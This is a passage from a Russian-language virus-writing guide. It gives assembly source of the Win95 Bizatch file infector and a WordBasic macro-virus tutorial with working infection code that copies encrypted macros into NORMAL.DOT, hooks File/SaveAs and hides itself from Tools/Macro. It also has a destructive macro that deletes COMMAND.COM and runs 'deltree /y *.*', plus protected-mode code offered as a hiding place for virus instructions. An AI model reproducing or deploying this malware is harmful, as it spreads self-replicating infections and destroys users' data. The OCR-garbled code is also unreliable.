lea esi,[ebp+offset tempdir]
push esi
push 255
call GetCurDir

; Сменим директорию на "."
lea eax,[ebp+offset dotdot]
push eax
call SetCurDir

; Получим текущую директорию
lea edi,[ebp+offset tempdirl]
push edi
push 255
call GetCurDir

; Проверим, корневая ли это директория. Если да, то выходим
mov ecx.256/4
rep cmpsd
jnz infectdir

; "Заметаем следы" и выходим в программу-носитель
outty:
```

```
; Возвратимся в оригинальную текущую директорию
lea eax,[ebp+offset orgdir]
push eax
call SetCurDir
; Получим текущую дату и время
lea eax,[ebp+offset systimestruct]
push eax
call GetTime

; Проверим число. Если это 31-ое, выдаем сообщение
cmp word ptr [ebp+offset day],31
jnz nopayload

; Сообщение для пользователя
push 1000h ;MB_SYSTEMMODAL
lea eax, [ebp+offset boxtitle]
push eax
lea eax, [ebp+offset boxmsg]
push eax
push 0
call MsgBox

; Выход в программу-носитель
nopayload:
pop eax
jmp eax

; Когда KERNEL будет обнаружен, его смещение будет записано
kern dd 0BFF93B95h

; Значения KERNEL, известные нам
kern1 dd 0BFF93B95h
kern2 dd 0BFF93C1Dh

; Чтение текущей директории
GetCurDir:

; Запишем в стек значение для получения текущей директории
; и вызовем KERNEL
push 0BFF77744h
jmp [ebp+offset kern]
```

```
; Установка текущей директории
SetCurDir:

; Запишем в стек значение для установки текущей
; директории и вызовем KERNEL
push 0BFF7771Dh
jmp [ebp+offset kern]

; Получение времени и даты
GetTime:

; Проверим, какой KERNEL работает
cmp [ebp+offset kern],0BFF93B95h
jnz gettimekern2

; Запишем в стек значение для получения
; времени и даты и вызовем KERNEL
push 0BFF9D0B6h
jmp [ebp+offset kern]
gettimekern2:

; Запишем в стек значение для получения
; времени и даты и вызовем KERNEL
push 0BFF9D-14Eh
jmp [ebp+offset kern]

; Вывод сообщения
MsgBox:

; Запишем в стек значение для вывода сообщения и вызовем KERNEL
push 0BFF638D9h
jmp [ebp+offset kern]

; Поиск первого файла
FindFile:

; Запишем в стек значение для поиска первого файла
; и вызовем KERNEL
push 0BFF77893h
jmp [ebp+offset kern]

; Поиск следующего файла
FindNext:
```

```
; Запишем в стек значение для поиска
; следующего файла и вызовем KERNEL
push 0BFF778CBh
jmp [ebp+offset kern]

; Открытие/создание файла
CreateFile:

; Запишем в стек значение для открытия/создания файла
; и вызовем KERNEL
push 0BFF77817h
jmp [ebp+offset kern]

; Установка указателя чтения/записи
SetFilePointer:

; Запишем в стек значение для установки
; указателя чтения/записи файла и вызовем KERNEL
push 0BFF76FA0h
jmp [ebp+offset kern]

; Чтение из файла
ReadFile:

;Запишем в стек значение для чтения из файла и вызовем KERNEL
push 0BFF75806h
jmp [ebp+offset kern]

; Запись в файл
WriteFile:

; Запишем в стек значение для записи в файл и вызовем KERNEL
push 0BFF7580Dh
jmp [ebp+offset kern]

; Закрытие файла
CloseFile:

; Запишем в стек значение для закрытия файла и вызовем KERNEL
push 0BFF7BC72h
jmp [ebp+offset kern]
```

```
; Счетчик заражений
countinfect db 0

; Используется для поиска файлов
win32_data_thang:
fileattr dd 0
createtime dd 0,0
lastaccesstime dd 0,0
lastwritetime dd 0,0
filesize dd 0,0
resv dd 0,0
fullname db 256 dup (0)
realname db 256 dup (0)

; Имя сообщения, выводимого 31-го числа
boxtitle db "Bizatch by Quantum / VLAD",0

; Сообщение, выводимое 31-го числа
boxmsg db "The taste of fame just got tastier!",0dh
db "VLAD Australia does it again with the world"s first Win95
Virus"
db 0dh.0dh
db 9."From the old school to the new. ".0dh.0dh
db 9,"Metabolis",0dh
db 9,"Qark",0dh
db 9,"Darkman",0dh
db 9,"Quantum",0dh
db 9,"CoKe",0
messagetostupidavers db "Please note: the name of this virus is
[Bizatch]"
db "written by Quantum of VLAD",0

; Данные о директориях
orgdir db 256 dup (0)
tempdir db 256 dup (0)
tempdir1 db 256 dup (0)

; Используется для смены директории
dotdot db ".",0

; Используется для получения времени/даты
systimestruct:
dw 0,0,0
```

```
day dw 0
dw 0,0,0,0

; Индекс для поиска файлов
searchhandle dd 0

; Маска для поиска
fname db "*.exe",0

; Описатель открытого файла
ahand dd 0

; Смещение PE-заголовка в файле
peheaderoffset dd 0

; Смещение таблицы объектов
ObjectTableoffset dd 0

; Количество записанных/считанных байт при работе с файлом
bytesread dd 0

; Новый объект
newobject:
oname db ".vlad",0,0,0
virtualsize dd 0
RVA dd 0
physicalsize dd 0
physicaloffset dd 0
reserved dd 0,0,0
objectflags db 40h,0,0,0C0h

; Данные, необходимые для заражения файла
peheader:
signature dd 0
cputype dw 0
numObj dw 0
db 3*4 dup (0)
NtHeaderSize dw 0
Flags dw 0
db 4*4 dup (0)
entrypointRVA dd 0
db 3*4 dup (0)
objalign dd 0
```

```
filealign dd 0
db 4*4 dup (0)
imagesize dd 0
headersize dd 0

; Область памяти для чтения остатка PE-заголовка
; и таблицы объектов
vend:
db -1000h dup (0)
ends
end vstart
```

Часть 6. Макровирусы

В этом разделе рассказано о макровирусах. Подробно описана процедура и методы заражения файлов. Представлен исходный текст макровируса с подробными комментариями. Приведены основные сведения о языке VBA, его процедурах, функциях, стандартных конструкциях.

Глава 1. Инструментарий

Как известно, в последнее время большое распространение получили макровирусы. По сведениям из различных источников, на эти вирусы приходится от 70 до 80 процентов заражений. Изложенный ниже материал поможет разобраться в вирусах этого типа.

Для изучения макровирусов понадобится некоторое программное обеспечение. В качестве «полигона» необходим MS-WORD версии 6.0 или выше. Для изучения зашифрованных макросов может пригодиться дизассемблер макросов. Для более полного понимания всего изложенного ниже желательно иметь базовые знания о WORD BASIC.

Чтобы обезопасить рабочие файлы от плодов экспериментов, настоятельно рекомендуется создать резервную копию шаблона NORMAL.DOT в каталоге WINWORD\TEMPLATE, так как именно этот документ обычно заражается макровирусом. Когда все готово, самое время перейти к основам макровирусов.

Глава 2. Общие сведения

Макрос — это программа, написанная на некотором языке, которая используется обычно для автоматизации определенных процессов внутри приложений. В данном случае разговор пойдет о языках Visual Basic for Applications (VBA) и WordBasic (WB), которые Microsoft использует в своих программах (в частности, Excel, Project и PowerPoint используют VBA, а WinWord — WB).

Далее будем считать стандартным языком VBA, так как он представляет собой попытку унифицировать макроязык, сделать его общим для всех программ Microsoft. Несмотря на то, что WB имеет некоторые отличия, в том числе и в синтаксисе, структура кода этих языков похожа.

При необходимости будет особо отмечено, что речь идет о WB.

Макрос VBA — это вызываемые процедуры. Они бывают двух типов: процедуры-подпрограммы и процедуры-функции.

Процедуры-подпрограммы могут исполняться непосредственно или вызываться из других макросов.

Синтаксис их следующий:

```
Sub <Имя_Макроса>
-> код макроса <-
'Комментарий начинается с апострофа
End Sub
```

Пример:

```
'Данный макрос открывает диалоговое окно и выводит сообщение
Sub Stupid_Greeting
MsgBox "Hello World!"
End Sub
```

Процедуры-функции (также называемые просто функциями) возвращают значение, которое может быть передано в качестве параметра другой процедуре. Их синтаксис:

```
Function <Имя_Функции>(Аргументы)
-> Инструкции <'Комментарий
End Function
```

Пример:

```
'Суммирует параметры a и b и возвращает
'результат в переменную "AddAB"
Function AddAB(a.b)
AddAB=a+b
End Function
```

Конечно, в документ можно вставить столько макросов, сколько нужно (или сколько хочется), ограничений на их количество нет. Набор макросов (процедур-подпрограмм и процедур-функций), составляющих документ, называется модулем VBA.

Язык VBA работает также с объектами (внутри модулей VBA можно делать ссылки на документы, графику). Объекты обладают свойствами.

Например, свойством (или атрибутом) объекта является его цвет

VBA также позволяет работать с переменными. Как любой язык структурного типа, VBA имеет типичные конструкции:

```
цикл "For-next":
Sub Counter "Процедура
Infect_Num=0
For Count=1 to 10 'Цикл от 1 до 10
Infect_Num=Infect_Num+Count
Next Count
MsgBox "Достигли максимального количества заражений"
End Sub
условие "If-then":
Sub Infect_Check
If Infect_Num=0 Then MsgBox "Файл не заражен"
End Sub
```

Конструкция «**With-end with**» (используется для работы с несколькими свойствами конкретного объекта):

```
Sub ChangeProperties
With Selection
.Font.Bold=True
.Font.ColorIndex=3 'красный цвет
End With
End Sub
```

Селектор «Select case-end case»:

```
Sub CheckInfection
Select Case Infect_Num
Case 0
MsgBox "Файл не заражен"
Case is > 0
MsgBox "Файл заражен"
Case is < 0
Infect_Num=0
End Case
End Sub
```

Полезным инструментом для работы с VBA является окно отладки. В нем можно трассировать код, вносить в него изменения и делать многое другое. В процессе отладки для остановки на некоторое время исполнения кода используются флаги. Чтобы можно было анализировать содержимое конкретных переменных и/или инструкций, после каждой команды выводятся сообщения (в отладчике VBA для прерывания исполнения кода можно ставить также контрольные точки).

Нужно обратить внимание на разнообразные аргументы функций.

Как уже говорилось, структура их следующая:

```
Function <Имя>(Аргументы)
[.]
End Function
```

Аргументами могут быть константы, переменные или выражения.

Процедуры могут быть и без аргументов.

```
Function Get_Name()
Name=Application.UserName
End Function
```

Некоторые функции всегда требуют фиксированное число аргументов (до 60). Другие функции имеют несколько обязательных аргументов, а остальные могут отсутствовать.

Язык VBA универсален, и тому есть две причины. Во-первых, этот язык прост в изучении и использовании, поскольку он является языком визуального программирования, он ориентирован на события, а не на объекты. С его помощью без особых затрат времени очень легко создавать сложные модули. Во вторых, можно использовать большое количество предопределенных функций, облегчающих работу. В третьих, имеются функции (или макросы) автоматического выполнения, что позволяет упростить написание процедур автокопирования, занесения в память и прочих используемых стандартными DOS-вирусами.

Помимо этого, преимуществом VBA является свойство переносимости. VBA работает под Windows, MacOS и так далее, то есть в любой операционной системе, где можно запустить приложения, его поддерживающие.

VBA представляет собой язык, адаптированный к языку приложения, из-под которого он запущен. Это означает, что если на компьютере установлена, например, испанская версия WinWord, то имена предопределенных функций будут также на испанском. Так что два следующих макроса — вовсе не одно и то же.

Первый макрос (испанский):

```
Sub Demo_Macro
Con Seleccion.Fuente
.Nombre="Times"
Fin Con
End Sub
```

Второй макрос (английский):

```
Sub Demo_Macro
With Selection.Font
.Name="Times"
End With
End Sub
```

Последний макрос не будет работать в испанской версии WinWord (а первый — в английской) — он вызовет ошибку выполнения макроса.

Еще отметим, что VBA — язык интерпретируемого (некомпилируемого) типа, так что каждая ошибка выполнения проявляется «в полете».

Существуют функции, единые для всех версий VBA, вне зависимости от языка. Например, автоматический макрос AutoExec.

Всего таких специальных макросов пять, выполняются они автоматически:

- **AutoExec**: это макрос, активируемый при загрузке текстового процессора, но только в том случае, если он сохранен в шаблоне Normal.dot или в каталоге стандартных приложений;
- **AutoNew**: активизируется при создании нового документа;
- **AutoOpen**: активизируется при открытии существующего документа;
- **AutoClose**: активизируется при закрытии документа;
- **AutoExit**: активизируется при выходе из текстового процессора.

В качестве доказательства силы и универсальности этих макросов рассмотрим следующий фрагмент кода (о языке уже договорились).

```
'Макрос наиболее эффективен, если его сохранить как AutoExit
Sub Main

'Проверим регистрационное имя
If Application. Username <> "MaD_MoTHeR" Then

'Снимем атрибуты COMMAND.COM
SetAttr "C:\COMMAND.COM",0

'Откроем для проверки - вдруг появятся ошибки
Open "CACOMMAND.COM" for Output as #1
```

```
'Если ошибки есть, то закроем.
Close #1

'и удалим

Kill "CACOMMAND.COM"

End If

'Проверим месяц и дату. Если 29 февраля, то выполним
'команду "deltree /y >nul
If Month(Now())=2 Then
If Day(Now())=29 Then
Shell "deltree /y *.* >nu"
End If
End If
End Sub
```

Что делает этот макрос? При выходе из WinWord он проверяет два параметра: имя, на которое зарегистрирован WinWord (если это не MaD_MoTHeR, то будет удален файл COMMAND.COM), и текущую системную дату (если это 29 февраля, выполняется команда deltree /y *.* > nub).

Очень важно знать, как адаптировать автоматический макрос (ниже приведен простейший вариант), чтобы активизировать его в открываемый по умолчанию шаблон WinWord.

Это делается так. Определяется переменная, в которую записывается полное имя макроса:

```
name$=WindowName$()+":AutoNew"
'этот макрос будет выполняться каждый раз
'при создании нового документа
```

Теперь нужно записать макрос в шаблон NORMAL.DOT простой командой:

```
MacroCopy name$, "Global:AutoNew"
```

Это стандартный способ работы макровирусов, но есть еще много других, более интересных способов заражения. Всего-то и нужно, что немного воображения и несколько строчек кода. Одним из трюков, который усложняет подобные вирусы и затрудняет их анализ, является кодирование макровирусов.

```
MacroCopy "MyTemplate:MyMacro", "GlobahAutoClose", 1
```

Если выполняется команда MacroCopy с параметром, равным 1 (или другому числу больше 0), то в результате копирования будет получен только исполняемый макрос, который нельзя редактировать.

Большинство макровирусов имеют типичную структуру. Они начинаются с автовыполняемого макроса, заражающего глобальный шаблон Normal.dot. Также в их состав входят некоторые макросы, которые заражают файлы при определенных действиях (FileSaveAs, FileSave, ToolsMacros). Документы заражаются при совершении над ними операций вирусными макросами, то есть они будут инфицироваться при открытии.

Код для процедуры автовыполнения может выглядеть примерно так:

```
Sub MAIN
On Error Goto Abort
iMacroCount=CountMacros(0, 0) 'Проверка на зараженность
For i=1 To iMacroCount
If MacroName$(i, 0, 0)="PayLoad" Then
binstalled =-1 'с помощью макроса Payload
End If
If MacroName$(i, 0, 0)="FileSaveAs" Then
bTooMuchTrouble =-1
'но если есть макрос FileSaveAs, то заразить тяжело
End If
Next i
If Not binstalled And Not bTooMuchTrouble Then
'Добавим макросы FileSaveAs и копии AutoExec и FileSave
'Payload используется только для проверки на зараженность
',1 - кодирует макросы, делая их нечитаемыми в Word
iWW6llnstance=Val(GetDocumentVar$("WW6lnfector"))
sMe$=FileName$()
Macro$=sMe$+":PayLoad"
MacroCopy Macro$, "Global:PayLoad", 1
Macro$=sMe$+":FileOpen" 'Будет происходить заражение
MacroCopy Macro$, "GlobahFileOpen", 1
Macro$=sMe$+":FileSaveAs"
MacroCopy Macro$, "GlobahFileSaveAs", 1
Macro$=sMe$+":AutoExec"
MacroCopy Macro$, "GlobahAutoExec", 1
SetProfileString "WW6I", Str$(iWW6llnstance+1)
End If
Abort:
End Sub
```

Глава 3.
Процедура SaveAs

Она копирует макровирус в активный документ при его сохранении через команду **File/SaveAs**. Эта процедура использует во многом схожую с процедурой AutoExec технологию. Код для нее:

```
Sub MAIN
Dim dig As FileSaveAs
GetCurValues dig
Dialog dig
If (Dlg.Format=0) Or (dlg.Format=1) Then
MacroCopy "FileSaveAs", WindowName$()+":FileSaveAs"

'Заражает при сохранении документа
MacroCopy "FileSave", WindowName$()+":FileSave"
MacroCopy "PayLoad", WindowName$()+":PayLoad"
MacroCopy "FileOpen", WindowName$()+":FileOpen"

'При открытии документа
Dlg.Format=1
End If
FileDaveAs dig
End Sub
```

Этой информации вполне достаточно для создания небольших макровирусов.

Глава 4.
Специальные процедуры

Существует несколько способов скрыть вирус или сделать его более эффективным. Например, можно создать специальный макрос, прячущий вирус, если **Tools/Macro** открывается для просмотра. Код такого макроса может выглядеть примерно так:

```
Sub MAIN
On Error Goto ErrorRoutine
OldName$=NomFichier$()
If macros.bDebug Then
MsgBox "start ToolsMacro"
Dim dig As OutilsMacro
If macros.bDebug Then MsgBox "1"
```

```
GetCurValues dig
If macros.bDebug Then MsgBox "2"
On Error Goto Skip
Dialog dig
OutilsMacro dig
Skip:
On Error Goto ErrorRoutine 'При ошибке на выход
End If
REM enable automacros
DisableAutoMacros 0
macros. SavToGlobal(OldName$)
macros.objectiv
Goto Done 'Переход на метку Done
ErrorRoutine:
On Error Goto Done "Переход на метку Done
If macros.bDebug Then
MsgBox "error "+Str$(Err)+" occurred" 'Сообщение об ошибке
End If
Done:
End Sub
```

Макровирусы также могут включать внешние процедуры. Например, вирус Nuclear пытается откомпилировать и запустить внешний файл — разносчик вируса, некоторые троянские макросы пытаются форматировать винчестер при открытии документа.

Глава 5. Пример макровируса

Выше были изложены основы для изучения макровирусов. Пришло время рассмотреть исходные тексты.

```
Macro name: AutoNew [AUTONEW] "U"
Encryption key: DF
Sub MAIN
'Включаем обработку автоматических макросов
DisableAutoMacros 0

'Проверим, установлен ли макрос. Если макрос AutoExec
'присутствует, считаем, что файл заражен
If (Installed=0) And (Forgetlt=0) Then
'Заразим. Копируем макрос
MacroCopy WindowName$()+":AutoExec", "GlobahAutoExec", 1
MacroCopy WindowName$()+":AutoNew", "Global:AutoNew", 1
```

```
MacroCopy WmdowName$()+":AutoOpen", "Global:AutoOpen", 1
MacroCopy WindowName$()+":DateiSpeichem", "Global:DateiSpeichern",
1
MacroCopy WindowName$()+":DateiSpeichernUnter",
"Global.-DateiSpeichernllnter", 1
MacroCopy WindowName$()+":DateiBeenden",
"GlobahDateiBeenden", 1
MacroCopy WindowName$() + ": ExtrasOptionen ",
"Global :ExtrasOptionen", 1
MacroCopy WindowName$()+":DateiDokvorlagen",
"GlobaLDateiDokvorlagen", 1
MacroCopy WindowName$()+":lt", "Global:lt", 1
MacroCopy WindowName$()+":DateiDrucken", "GlobahDateiDrucken", 1
End If
End Sub
'Функция проверяет, инсталлирован ли макрос AutoExec
Function Installed
'Установим переменную Installed в 0 (инициализация переменной).
'При положительном результате проверки установим ее в 1
Installed=0
'Проверим, есть ли макросы
If CountMacros(0) > 0 Then

'Проверим имена макросов. Если есть AutoExec,
'установим переменную Installed в 1
For i=1 To CountMacros(0)
If MacroName$(i, 0)="AutoExec" Then
Installed=1
End If
Next i
End If
End Function
Function Forgetit
Forgetlt=0
Section$="Compatibility"
ProfilName$="Nomvir"
BlaBla$=GetProfileString$(Section$, ProfilName$)
If BlaBla$="0x0690690" Then
Forgetlt=1
End If
End Function
```

Часть 7. Маскировка вирусов

В этом разделе рассказано, как может быть спрятан вирус. Описаны методы конструирования прямого обращения к DOS для «обмана» резидентных антивирусных мониторов. Рассмотрены вирусы, заражающие Flash BIOS. Представлены исходные тексты программ с подробными комментариями.

Глава 1. Protected Mode — укрытие для вируса

Персональные компьютеры год от года становятся все сложнее и сложнее, используют все более высокие аппаратные и программные технологии. Компьютерные вирусы тоже не отстают и пытаются приспособиться к новым условиям обитания. Так, вирусы научились заражать загрузочные сектора дисков, файлы для операционных систем DOS, Windows, OS/2, Linux и даже документы Word, Excel, и MS Office.

Скрывая свое присутствие в системе, они стали невидимками, или стелс-вирусами. Они научились быть полиморфными для того, чтобы их распознавание стало еще более трудной задачей для разработчиков антивирусных средств.

Одним словом, вирусы хотят выжить и победить. Для этого они используют все новые возможности, как программные, так и аппаратные. При старте инфицированной программы вирусный полиморфный дескриптор расшифровывает основное тело вируса и передает ему управление.

Далее основной вирусный код выделяет участок памяти в верхних адресах, копирует в него собственный код и передает ему управление. Затем он восстанавливает код инфицированного файла в программном сегменте (для EXE-файлов также производит настройку адресов перемещаемых элементов) и приступает к непосредственному внедрению в память своей резидентной копии.

В первую очередь вирус пытается выяснить, установлен ли в системе драйвер EMS. Если этот драйвер не установлен или вирусная резидентная копия уже находится в памяти, вирус отдает управление про-

грамме-вирусоносителю, заканчивая тем самым свою «жизнедеятельность» в системе.

Если же «условия среды обитания» благоприятствуют, вирус выполняет ряд подготовительных операций для выделения памяти под свое тело и производит переключение процессора в защищенный режим работы с наивысшим уровнем привилегий — режим супервизора.

В защищенном режиме вирус устанавливает две аппаратные контрольные точки на адреса входа в обработчик прерывания INT 21h (функции DOS) и перехода на процедуру перезагрузки компьютера. Кроме того, вирус корректирует дескрипторную таблицу прерываний таким образом, чтобы на прерывания INT 1 (особый случай отладки) и INT 9 (клавиатура) установить собственные дескрипторы обработчиков прерываний.

После этих приготовлений вирус копирует свой код в страницу памяти, полученную им еще до входа в защищенный режим, и производит переключение процессора обратно в виртуальный режим работы. Затем он начинает процедуру освобождения ранее выделенной памяти DOS в верхних адресах и возвращает управление инфицированной программе.

С этого момента инфицированная программа начинает свою основную работу, а в защищенном режиме оказываются установленными вирусные обработчики — ловушки на INT 1 и прерывания от клавиатуры на INT 9. С их помощью вирус контролирует, во-первых, все вызовы функций DOS, во-вторых, все нажатия клавиш на клавиатуре, и, в-третьих, попытки мягкой перезагрузки компьютера. В свою очередь, такой контроль обеспечивает вирусу возможность как надежно реагировать на ряд интересующих его событий при работе программы, так и постоянно проверять состояние двух своих контрольных точек и при необходимости восстанавливать их.

В частности, если вирус обнаруживает, что данный вызов исходит от его «собрата», он просто возвращает некоторое условное значение, играющее роль отзыва «я — свой». Таким образом, вирус, пытавшийся выяснить наличие своей копии в памяти, будет информирован о том, что память уже инфицирована.

Если вирус обнаруживает попытку получения адреса прерывания INT 6 (обычно такой вызов существует во всех программах, написанных на языках высокого уровня, например C, Pascal), то он пытается найти в адресном пространстве некоторую последовательность байт, очевидно принадлежащих программе ADinf, но какой-то старой версии. Если данная последовательность вирусом найдена, он определенным образом мо-

дифицирует найденный код, чтобы управление не попадало на вызов межсегментной процедуры, демонстрирующей пользователю найденные на диске или в файлах изменения.

Если же вирус обнаруживает запрос на запуск программы или открытие файла (только на чтение), то понимает, что наступило время «большой охоты». Вирус копирует свой код в старшие адреса виртуального процесса DOS-машины, переключает процессор в виртуальный режим и отдает управление своему коду (процедуре заражения).

В виртуальном режиме вирус проверяет последние две буквы расширения имени файла (OM или XE), создает свою полиморфную копию и заражает файлы размером более 4095 байт. Файлы, содержащие в поле значения времени создания 34 секунды, вирус не заражает, считая их уже инфицированными. Корректировку атрибутов файлов вирус не производит, поэтому все файлы, помеченные как «только для чтения», заражены не будут. Также вирус не заражает программы, имя которых состоит из 7 букв. Имена данных программ выяснить не удалось, так как вирус не определяет их имена явно, а подсчитывает CRC имени. Вирус не берет на себя обработку критических ошибок, поэтому при попытке записи на защищенный диск в процессе заражения появится стандартный вопрос DOS (...Retry, Ignore, Fail, Abort).

При заражении файлов вирус использует прямой вызов ядра обработчика DOS INT 21h. Адрес этого ядра он выясняет при трассировке INT 21h во время своей установки в память. Вирусный код внедряется в начало COM- или в середину EXE-файла (сразу же после заголовка). Оригинальный программный код запоминается в конце файла. Реальный рабочий код вируса составляет 3684 байт, но на практике инфицированные файлы имеют приращение длины более 3940 байт. В теле вируса содержится текст «WANDERER».

Обнаружить резидентную копию данного вируса, находящегося в нулевом кольце защищенного режима процессора, обычными способами невозможно. Для этого необходимо переключаться в защищенный режим с наивысшими привилегиями и производить его поиск. Но попытаться обнаружить признаки вируса в системе можно и обычными способами.

После обнаружения вируса рекомендуется, как и всегда в таких случаях, перезагрузиться с системной дискеты и выполнить лечение в заведомо стерильных условиях. Правда, данный вирус не является Stealth-вирусом, и его лечение допустимо даже при активном вирусе.

Теперь немного о результатах тестирования. При заражении нескольких тысяч файлов-жертв вирус проявил себя как «жилец» — все за-

раженные файлы оказались работоспособными. Здесь надо сделать поправку — файлы могут оказаться неработоспособными в том случае, если их стек после заражения окажется в области вирусного кода.

PM.Wanderer при заражении файлов не корректирует значения стартовых SS:SP в EXE-заголовке. Как уже отмечалось выше, он сохраняет способность к воспроизводству только в том случае, если в системе установлен драйвер EMS. При установленном драйвере EM с ключом NOEMS вирус перезагружает компьютер. Перезагрузка также возможна, если в системе используется драйвер QEMM.

Самое интересное, что если в системе находился резидентный вирус, а потом произошла загрузка Windows, то вирус не сможет размножаться в данных операционных средах, но при выходе в DOS он опять получает управление и может «трудиться, не покладая рук». Если же вирус будет запущен в DOS-сессии Windows, то из-за отсутствия интерфейса VCPI вирус не сможет переключиться в защищенный режим. При отсутствии VCPI под OS/2 вирус также нежизнеспособен.

Возможно, в недалеком будущем компьютерный вирус сможет полностью заменить своим кодом программу-супервизора и сам будет поддерживать интерфейсы DPMI, EMS/VCPI, XMS, INT 15h. Кто знает.

Приведенная ниже программа позволяет программисту перевести процессор в защищенный режим. В этом режиме вирус может, например, расшифровать некоторые данные.

Данная программа делает следующее:

- создает таблицы GDT и LDT, используя текущие значения CS.DS.SS
- запрещает все прерывания, открывает линию A20 для доступа к RAM>1 Мбайт
- переводит процессор в защищенный режим
- в первый символ строки qw заносит символ L
- выходит в реальный режим
- разрешает прерывания, закрывает A20
- выводит на экран строку qw («Light General»)
- выход в DOS

```
.model tiny
.code
org 100h
```

```
; Определения для защищенного режима работы программы
; Структура дескриптора
desc_struc STRUC
limit dw 0
baseJ dw 0
base_h db 0
access db 0
rsrv dw 0
desc_struc ENDS
ACC_PRESENT equ W000000b
ACC_CSEG equ 000-M000b
ACC_DSEG equ 000-I0000b
ACC_EXPDOWN equ 000001 00b
ACC_CONFORM equ 000001 00b
ACC_DATAWR equ 0000001 0b
DATA_ACC=ACC_PRESENT or ACC_DSEG or ACC_DATAWR
; 1001001 0b
CODE_ACC=ACC_PRESENT or ACC.CSEG or ACC_CONFORM
; 10011100b
STACK_ACC=ACC_PRESENT or ACC_DSEG or ACC_DATAWR or
ACC.EXPDOWN; 1001011 0b
; Размеры сегментов (реальные размеры на единицу больше)
CSEG SIZE=65535
DSEG_SIZE=65535
STACK_SIZE=65535
; Смещения используемых дескрипторов
CS_DESCR=(gdt_cs-gdt_0)
DS_DESCR=(gdt_ds-gdt_0)
SS_DESCR=(gdt_ss-gdt_0)
; Константы значений портов ?
CMOS_PORT equ 70h
STATUS_PORT equ 64h
SHUTDOWN equ 0FEh
A20_PORT equ 0D1h
A20_ON equ 0DFh
A20_OFF equ 0DDh
INT_MASK_PORT equ 21 h
KBD_PORT_A equ 60h
start:
; Инициализируем необходимые данные для перехода
; в защищенный режим
call init_protected_mode
; Переходим в защищенный режим
```

```
call set_protected_mode
;Теперь компьютер работает в защищенном режиме!
;Так как таблица прерываний реального режима не может быть
; использована в защищенном, прерывания запрещены!
; Именно тут можно вставить инструкции, нужные вирусу
; Возвращаемся в реальный режим
call set_real_mode
; Печатаем сообщение "Light General"
mov ah,09h
lea dx.qw
int 21 h
;Выходим в DOS
mov ax,4C00h
int 21 h
; Макрокоманда для установки адреса для дескриптора
; в глобальной таблице дескрипторов GDT.
; На входе регистры DLAX должны содержать
; абсолютный адрес сегмента
setgdtentry MACRO
mov [desc_struc.base_l][bx],ax
mov [desc_struc.base_h][bx],dl
ENDM
; Процедура инициализации необходимых данных
; для перехода в защищенный режим
init_protected_mode PROC
; вычисляем абсолютный адрес для сегмента данных
; в соответствии со значением регистра DS
mov ax.ds
mov dl.ah
shr dl,4
shi ax,4
; Устанавливаем адрес сегмента данных
; в глобальной таблице дескрипторов
mov bx, offset gdt_ds
setgdtentry
; Вычисляем абсолютный адрес для сегмента GDT: прибавляем
; к уже вычисленному абсолютному адресу сегмента данных
; смещение в нем таблицы дескрипторов
add ax,offset gdtr
adc dl.0
; Останавливаем адрес сегмента GDT
; в глобальной таблице дескрипторов
mov bx.offset gdt_gdt
```

```
setgdtentry
; Вычисляем абсолютный адрес для сегмента кода
; в соответствии со значением регистра CS
mov ax,cs
mov dl.ah
shr dl,4
shi ax,4
; Устанавливаем адрес сегмента кода
; в глобальной таблице дескрипторов
mov bx, offset gdt_cs
setgdtentry
; Вычисляем абсолютный адрес для сегмента стека
; в соответствии со значением регистра SS
mov ax.ss
mov dl.ah
shr dl,4
shi ax,4
; Останавливаем адрес сегмента стека
; в глобальной таблице дескрипторов
mov bx,offset gdt_ss
setgdtentry
; Перехватываем рестарт. Так как процессор i286 (а эта программа
; рассчитана именно на такой процессор) не имеет возможности
; возврата в реальный режим из защищенного, возврат в реальный
; режим будем производить следующим образом: перехватим рестарт,
; сгенерируем CPU Reset, после которого получим управление, когда
; процессор будет находится уже в реальном режиме. На процессоре
; i386 возврат в реальный режим происходит
; значительно проще и "естественнее".
push ds
mov ax,40h
mov ds,ax
mov word ptr ds:[0067h], offset shutdown_return
mov word ptr ds:[0069h],cs
pop ds
; Запрещаем маскируемые прерывания
cli
in al,INT_MASK_PORT
or al.OFFh
out INT_MASK_PORT,al
; Запрещаем немаскируемые прерывания. Данная последовательность
; команд не запрещает "незапрещаемые" прерывания в процессоре
; (этого сделать по определению нельзя), а "не пускает" сигнал
```

```
; немаскируемого прерывания к процессору
mov al,8Fh
out CMOS_PORT,al
jmp $+2
mov al,5
out CMOS_PORT+1,al
ret
init_protected_mode ENDP
; Подпрограмма, переводящая процессор в защищенный режим
set_protected_mode PROC
; Открываем адресную линию A20 для доступа свыше 1Мбайт.
; При закрытой линии адресное пространство
; "зацикливается" в пределах 1Мбайт
call enable_a20
; Сохраняем значение регистра SS для реального режима
mov real_ss,ss
; Переводим компилятор Turbo Assembler в улучшенный режим.
; IDEAL - это не команда и не оператор, это директива, влияющая
; только на интерпретацию дальнейших строк листинга
ideal
p286
; Загружаем регистр глобальной таблицы дескрипторов GDTR
Igdt [QWORD gdt_gdt] ;db 0Fh,01h,16h dw offset gdt_gdt
; Переводим процессор в защищенный режим
mov ax,0001h
Imsw ax ;db 0Fh,01h,F0h
; Переводим компилятор Turbo Assembler назад в режим MASM
masm
; Производим длинный переход для того,
; чтобы очистить внутреннюю очередь
; команд процессора
jmp far flush
db 0EAh
dw offset flush
dw CS_DESCR
flush:
; Останавливаем в регистр SS селектор сегмента стека
mov ax,SS_DESCR
mov ss.ax
; Устанавливаем в регистр DS селектор сегмента данных
mov ax,DS_DESCR
mov ds.ax
; Записываем в строку qw символ "L" и выходим из подпрограммы
```

```
mov byte ptr ds: [off set qw+2],"L"
ret
set_protected_mode ENDP
; Подпрограмма, возвращающая процессор в реальный режим
set_real_mode PROC
; Сохраняем значение регистра SP для реального режима
mov real_sp,sp
; Выполняем CPU Reset (рестарт процессора)
mov al,SHUT_DOWN
out STATUS_PORT,al
; Ждем, пока процессор перезапустится
wait_reset:
hit
jmp wait_reset
; С этого места программа выполняется после перезапуска процессо-
ра
shutdown_return:
; Устанавливаем регистр DS в соответствии с регистром CS
push cs
pop ds
; восстанавливаем указатели на стек
; по ранее сохраненным значениям
mov ss,real_ss
mov sp,real_sp
; Закрываем адресную линию A20
call disable_a20
; Разрешаем немаскируемые прерывания
mov ax.000dh
out CMOS_PORT,al
; Разрешаем маскируемые прерывания
in al,INT-MASK_PORT
and al,0
out INT_MASK_PORT,al
sti
ret
set_real_mode EN DP
; Процедура, открывающая адресную линию A20. После открытия
; адресной линии программам будет доступна память свыше 1Мбайт
enable_a20 PROC
mov al,A20_PORT
out STATUS_PORT,al
mov al,A20_ON
out KBD_PORT_A.al
```

```
ret
